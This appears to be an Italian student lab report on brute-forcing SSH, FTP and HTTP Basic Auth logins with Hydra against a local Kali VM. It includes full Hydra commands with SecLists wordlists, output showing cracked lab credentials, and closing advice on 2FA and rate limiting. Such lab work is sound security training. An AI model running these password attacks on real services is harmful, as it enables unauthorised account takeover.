

# Laboratorio di Sicurezza Informatica con Hydra

Analisi di vulnerabilità su SSH, FTP e HTTP

Kali Linux – Agosto 2025

# Obiettivi del Laboratorio


- Capire le vulnerabilità dei servizi di rete
- Utilizzare Hydra per testare la sicurezza
- Svolgere attacchi in scenari whitebox e blackbox
- Simulare ambienti realistici con SSH, FTP e HTTP

# 1. Attacco SSH – Esercizio Guidato

- Utente: test\_user | Password: testpass
- Servizio: SSH (porta 22)
- Comando: `hydra -L users.txt -P passwords.txt <IP_KALI> ssh -t 4`

## 2. Attacco FTP – Servizio vsftpd

- Utente: ftp\_user | Password: ftppass
- Comando: `hydra -L users.txt -P passwords.txt <IP> ftp -t 4`



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -L users.txt -P passwords.txt 10.0.2.15 -t 4 ftp  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz  
ons, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 06:14:35  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 16 login tries (l:4/p:4), ~4 tries per task  
[DATA] attacking ftp://10.0.2.15:21/  
[21][ftp] host: 10.0.2.15 login: ftp_user password: ftppass  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[ERROR] 1 target did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 06:14:48
```

# 3. HTTP – Configurazione Autenticazione

- Apache configurato con htpasswd/.htaccess
- Utente: webuser\_41 | Password: T9r!m12pass

```
(kali㉿kali)-[~] Server at localhost Port 80
$ sudo nano /var/www/html/protetta/.htaccess

(kali㉿kali)-[~]
$ sudo htpasswd -c /etc/apache2/.htpasswd webuser_41
New password:
Re-type new password:
Adding password for user webuser_41

(kali㉿kali)-[~]
$ sudo nano /var/www/html/protetta/.htaccess

(kali㉿kali)-[~]
$ sudo nano /etc/apache2/apache2.conf

(kali㉿kali)-[~]
$ sudo service apache2 restart

(kali㉿kali)-[~]
$ cat /var/www/html/protetta/.htaccess
AuthType Basic
AuthName "Area Riservata"
AuthUserFile /etc/apache2/.htpasswd
Require valid-user
```

## 4. Uso di Seclists

- Installazione con `apt install seclists`
- Path: `/usr/share/seclists/Username/...`
- Errore risolto con copia in locale

# Uso di Seclists

```
(kali㉿kali)-[~]
$ sudo apt install seclists
The following packages were automatically installed and are no longer required:
  python3-packaging-whl python3-pyinstaller-hooks-contrib python3-wheel-whl
Use 'sudo apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 0
  Download size: 557 MB
  Space needed: 1,970 MB / 61.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2025.2-0kali1 [557 MB]
Fetched 557 MB in 12s (46.5 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 421123 files and directories currently installed.)
Preparing to unpack .../seclists_2025.2-0kali1_all.deb ...
Unpacking seclists (2025.2-0kali1) ...
Setting up seclists (2025.2-0kali1) ...
Processing triggers for kali-menu (2025.3.0) ...
Processing triggers for wordlists (2023.2.0) ...

(kali㉿kali)-[~]
$ /usr/share/seclists/

(kali㉿kali)-[/usr/share/seclists]
$ /usr/share/seclists/Usernames/top-usernames-shortlist.txt
zsh: permission denied: /usr/share/seclists/Usernames/top-usernames-shortlist.txt

(kali㉿kali)-[/usr/share/seclists]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
  -P /usr/share/seclists/Passwords/Common-Credentials/top-100.txt \
  10.0.2.15 http-get /protetta -t 4 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 06:40:51
```

## 5. Attacco HTTP – Whitebox

- Utente noto: webuser\_41 | Password: T9r!m12pass
- Hydra ha identificato le credenziali

```
(kali㉿kali)-[/usr/share/seclists]
$ hydra -L /usr/share/seclists/Usernames/top-usernames-shortlist.txt \
-P /usr/share/seclists/Passwords/Common-Credentials/10k-most-common.txt \
10.0.2.15 http-get /protetta -t 4 -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 06:44:58
[DATA] max 4 tasks per 1 server, overall 4 tasks, 170000 login tries (l:17/p:10000), ~42500 tries per task
[DATA] attacking http-get://10.0.2.15:80/protetta
[STATUS] 2255.00 tries/min, 2255 tries in 00:01h, 167745 to do in 01:15h, 4 active
ache/2.4.65 (Debian) Server at localhost Port 80

[STATUS] 2289.67 tries/min, 6869 tries in 00:03h, 163131 to do in 01:12h, 4 active
exit
^C[ERROR] Can not create restore file (./hydra.restore) - Permission denied

(kali㉿kali)-[/usr/share/seclists]
$ echo -e "admin\nwebuser_41\nuser1" > user15.txt
zsh: permission denied: user15.txt
```



## 6. Attacco HTTP – Blackbox

- Utente reale: marko\_dev | Password reale: M!kr0825!
- Hydra ha trovato la combinazione tra 100 tentativi

```
(kali@kali)-[~]  
$ hydra -L blackbox_users.txt -P blackbox_passwords.txt 10.0.2.15 http-get /protetta -t 4 -f  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiz  
ations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-08 07:45:48  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task  
[DATA] attacking http-get://10.0.2.15:80/protetta  
[80][http-get] host: 10.0.2.15 login: marko_dev password: M!kr0825!  
[STATUS] attack finished for 10.0.2.15 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-08 07:45:51
```

# 7. Conclusioni

- Password semplici sono vulnerabili
- Hydra è potente ma va gestito con cautela
- Applicare difese: 2FA, rate limit, IP ban
- Il laboratorio ha mostrato l'importanza della sicurezza